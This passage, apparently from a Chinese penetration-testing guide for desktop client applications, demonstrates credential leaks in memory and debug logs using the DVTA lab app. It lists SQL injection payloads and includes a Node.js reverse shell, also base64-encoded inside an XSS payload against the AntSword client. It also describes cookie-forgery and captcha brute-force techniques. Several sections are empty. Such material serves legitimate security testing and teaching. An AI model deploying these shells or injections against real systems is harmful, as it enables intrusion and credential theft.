0x31f00a8	4096	, System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e000
0x31f10c2	6452	mentImporter, System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e000
0x3207008	28	passwordFormat
0x320733c	42	passwordAttemptWindow
0x32073dc	66	passwordStrengthRegularExpression
0x3247a00	22	lgpassword
0x32852f8	256	swOrd;Integrated Security=falseSELECT * FROM users where username='zeng' and password='zeng'
0x32999f4	220	Data Source = 192.168.56.110\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa;password=*
0x3299b64	220	Data Source = 192.168.56.110\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa;password=*
0x32a2b30	138	The number of passwords does not match the number of password offsets
0x32a6ede	122	SELECT * FROM users where username='zeng' and password='zeng'
0x32a9eb0	32	' and password='
0x32a9f30	122	SELECT * FROM users where username='zeng' and password='zeng'
0x32a9fc4	126	SELECT * FROM users where username='zeng' and password='zeng'

可以看到不仅用户名密码泄露了，就连 SQL 语句也泄露了，更有甚者，数据库的用户名密码也会存在内存中：

Results - DVTA.exe (8240)		
19 results.		
Address	Length	Result
0x122b92e	122	SELECT * FROM users where username='zeng' and password='zeng'
0x122c892	4222	rceActivityName="*" faultHandlerActivityName="*" /> </faultPropagationQueries> </workflow> </trackingProfile> </profiles> </tracking> </system.serviceModel> </system.web> </pro
0x31e6e20	28	passwordFormat
0x31e7020	42	passwordAttemptWindow
0x31e706c	66	passwordStrengthRegularExpression
0x31f00a8	4096	, System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e000, processorArchitecture=MSL"/> </resId
0x31f10c2	6452	mentImporter, System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e000, processorArchitecture=MSL"/>
0x3207008	28	passwordFormat
0x320733c	42	passwordAttemptWindow
0x32073dc	66	passwordStrengthRegularExpression
0x3247a00	22	lgpassword
0x32852f8	256	swOrd;Integrated Security=falseSELECT * FROM users where username='zeng' and password='zeng' User Id=sa; Password=p@ss
0x32999f4	220	Data Source = 192.168.56.110\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa;password=*;Integrated Security=false
0x3299b64	220	Data Source = 192.168.56.110\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa;password=*;Integrated Security=false
0x32a2b30	138	The number of passwords does not match the number of password offsets
0x32a6ede	122	SELECT * FROM users where username='zeng' and password='zeng'
0x32a9eb0	32	' and password='
0x32a9f30	122	SELECT * FROM users where username='zeng' and password='zeng'
0x32a9fc4	126	SELECT * FROM users where username='zeng' and password='zeng'



## 调试日志中存在敏感数据

### 测试方法

详细可参考例子

### 危害

调试日志泄露敏感数据

### 修复方案

对敏感信息进行脱敏，比如增加\*\*\*

### 例子

登录密码或数据库用户密码也可能在程序调试日志中泄露

The image illustrates a security vulnerability where sensitive data is leaked in a program's debug log. It shows the following components:

- File Explorer:** Displays the directory structure of the application, including files like DBAccess.dll, DVTa.exe, and log.txt.
- Windows PowerShell:** Shows the command `PS C:\Users\whm\Desktop\dvt-master\DVTa\DVTa\bin\Release> .\DVTa.exe >> log.txt` being executed.
- Login Form:** A window titled 'Login' with fields for 'Username' (containing 'zeng') and 'Password' (masked with dots).
- log.txt - 记事本:** A text editor showing the output of the application. It contains the following sensitive information:
 

```
p@ssw0rd
Decrypted dbpassword: p@ssw0rd
Data Source = 192.168.56.110\SQLEXPRESS; Initial Catalog=DVTa; User Id=sa;
Password=p@ssw0rd Integrated Security=false
SELECT * FROM users where username='zeng' and password='zeng'
```

The sensitive data, including the database password and the user's login credentials, is clearly visible in the log file output.

## 三、 安全策略设置

### 密码复杂度检测

#### 测试方法

人工测试，尝试将密码修改为弱口令，如：123456，654321，121212，888888 等，测试客户端的密码策略强度。可逆向后，对代码进行分析，并找到对应的用户名。

#### 危害

密码策略过于简单，弱口令容易被猜解和爆破，导致黑客入侵，从而使服务器面临风险。

#### 修复方案

- 1.复杂度要求: 密码总必须包含一下 4 类字符中的三类字符: a:英文大写字母 (A-Z) .b 英文小写字母(a-z) . c10 个基本数字 (0-9) .d 特殊符号 (! @#¥%等) .
- 2.长度要求: 最小密码长度为 8 位.
- 3.密码最长使用期限限制:如 42 天就要强制提示修改密码,不修改就无法登入.
- 4.强制密码历史: 最近使用过的密码不允许再使用

#### 例子

在修改密码处即可查看

### 帐号登录限制

#### 测试方法

测试一个帐号是否可以同时在多个设备上成功登录客户端，进行操作。

#### 危害

一个帐号可以同时在多个设备上成功登录客户端

#### 修复方案

限制账号多个设备同时登陆

#### 例子

### 帐户锁定策略

#### 测试方法

多次输入正确的账号错误密码进行手工测试

#### 危害

检查系统帐号锁定机制健壮性。

#### 修复方案

在多次尝试错误的帐号密码登录后。账户被锁定至少 10 分钟。

#### 例子

## 会话安全设置

### 测试方法

测试客户端在超过 20 分钟无操作后，是否会使会话超时并要求重新登录。超时时间设置是否合理。

### 危害

当系统不存在会话超时逻辑判断时则为风险点。

### 修复方案

增加超时时间设置，20 分钟无操作后，会话超时并要求重新登录。

### 例子

略

## 密码修改验证

### 测试方法

测试客户端在修改密码时是否验证旧密码正确性。

### 危害

不经过旧密码校验直接能修改密码，密码修改逻辑不严谨。

### 修复方案

增加旧密码的校验

### 例子

## 四、 通信安全

### 关键数据加密和校验

#### 测试方法

测试客户端程序提交数据给服务端时，密码、收款人信息等关键字段是否进行了加密，防止恶意用户嗅探到用户数据包中的密码等敏感信息。

#### 危害

密码、收款人信息等关键字段未进行加密，恶意用户可嗅探到用户数据包中的密码等敏感信息。

#### 修复方案

对敏感字段进行加密或者脱敏

#### 例子

## 五、 常见功能测试

### SQL 注入

## 测试方法

如登录处，万能密码

xxx' or 'x' = ' x

xxx' or 1=1--

输入框处，构造闭合报错，如'、')、%)、order by 100--等。

利用显示位或报错注出数据，原理同 web 注入，不同数据库大同小异。


## 危害

## 修复方案

## 例子

### <例子 1>报错注入


举个例子：




SQL注入，高危！！


## <例子 2>延时注入

继续通过客户端寻找漏洞，还是在 mid 参数处我手工测试了下注入。。然后他报错了。。




构造 Payload: or 1!=sleep(3)))limit 1#between






### <例子 3>oracle 注入

' union select null,null,(select user from dual),null,null,(select banner from sys.v\_\$version where rownum=1),null,null,null,null,null,null,null,null,null,null,null,null,null,null,null from dual--



### <例子 4>mssql 注入

111') and (select user)>0--



## CSV 注入

### 测试方法

如导出 excel，输入 1+1，导出后看是否为 2。

### 危害

### 修复方案

### 例子

## 用户枚举

### 测试方法

### 危害

### 修复方案

### 例子

随便输入一个密码进行抓包：



输入一个不存在的用户名:



## 登陆验证码可被爆破

测试方法


危害


修复方案

例子



首先通过 Wireshark 在登陆处进行抓包，再通过 burp 把数据包构造出来对验证码进行爆破就可以了





## 构造 cookie 任意登陆

测试方法

危害

修复方案

例子


猜测客户端的 api 安全性应该不会很高，然后客户端登陆的时候向服务器传了一个 mid 所以我

猜测 cookie 和 mid 有关（图片不在了），zip 是域名，猜测为 md5 (zip\_XXXXX+mid)，写一

个 python 对 XXXXX 这个地方进行爆破后 md5，然后和 cookie 匹配是否一样，成功跑出 zip\_1kT，所以 cookie 的构造为 md5(zip\_1kT+mid)。这时候问题来了，虽然我们知道了 cookie

的构造但是我们还获得 mid，我在 web 的地方找了一大圈终于找到

一个地方能获取任意用户 mid。mid 获取的地方（是一个举报文章的功能，返回包里有作者的 mid）



成功获取到指定用户的个人数据



## XSS

如 Electron, NodeWebKit 等。

案例 0-中国蚁剑 xss 到 ree

环境: win7+phpstudy(PHP 5.6.27-nts)+perl+nc+antword 2.0.5

xss webshell:

```
<?php
```

```
header('HTTP/1.1 500 <img src=# onerror=alert(x)');Win+node.js:
```

## 成功

```
var net = require("net"), sh = require("child_process").exec("cmd.exe");
var client = new net.Socket();
client.connect(6677, "127.0.0.1", function()
{client.pipe(sh.stdin);sh.stdout.pipe(client);
sh.stderr.pipe(client);});
<?php
header("HTTP/1.1 500 Not <img src=# onerror='eval(new
Buffer( dmFyIG5ldCA9IHJlcXVpcmUoIm5ldCIPLCBzaCA9IHJlcXVpcmUoImNoaWxkX3Byb2Nlc3M
iK
S5leGVjKCIjbWQuZXhlIik7CnZhciBjbGllbnQgPSBuZXcgbmV0LlNvY2tldCgpOwpjbGllbnQuY29ubmV
jdCg2Njc3LCAiMTI3LjAuMCM4xIiwgZnVuY3Rpb24oKXtjbGllbnQucGlwZShzaC5zdGRpbik7c2guc3Rkb
3V0LnBpcGUoY2xpZW50Kt9KTsKc2guc3RkZXJyLnBpcGUoY2xpZW50Kt9KTs= ,
base64 ).toString()
)'>");
?>
```

## 相关参考

<https://www.anquanke.com/post/id/176379>

## 命令执行

案例 0-印象笔记 windows 客户端 6.15 本地文件读取和远程命令执行

<http://blog.knownsec.com/2018/11/%E5%8D%B0%E8%B1%A1%E7%AC%94%E8%AE%B0-windows-%E5%AE%A2%E6%88%B7%E7%AB%AF-6-15-%E6%9C%AC%E5%9C%B0%E6%96%87%E4%BB%B6%E8%AF%BB%E5%8F%96%E5%92%8C%E8%B F%9C%E7%A8%8B%E5%91%BD%E4%BB%A4%E6%89%A7%E8%A1%8C/>

案例 1-某云 pc 客户端命令执行挖掘过程

<https://www.secpulse.com/archives/53852.html>

案例 2-金山 WPS Mail 邮件客户端远程命令执行漏洞(Mozilla 系 XUL 程序利用技巧)

[https://shuimugan.com/bug/view?bug\\_no=193117](https://shuimugan.com/bug/view?bug_no=193117)

## 未授权访问


### 测试方法

拼接敏感信息节点的 url，尝试访问

### 危害

系统中部分页面对用户权限控制不严格，导致用户可以绕过当前权限访问其他用户页面获取

最后直接可以修改相关数据进行查询，通过任意浏览器，因此存在未授权情况访问。



## 授权认证缺陷

### 测试方法

使用 Process Monitor 和工具综合分析

### 危害

这个漏洞的成因主要是因为试用次数认证的方法太简单了，不联网不加密直接写进注册表中。

### 修复方案

禁止监控注册表，对认证的方法进行强加密

### 例子

## <例子 1>基于本地注册表的破解

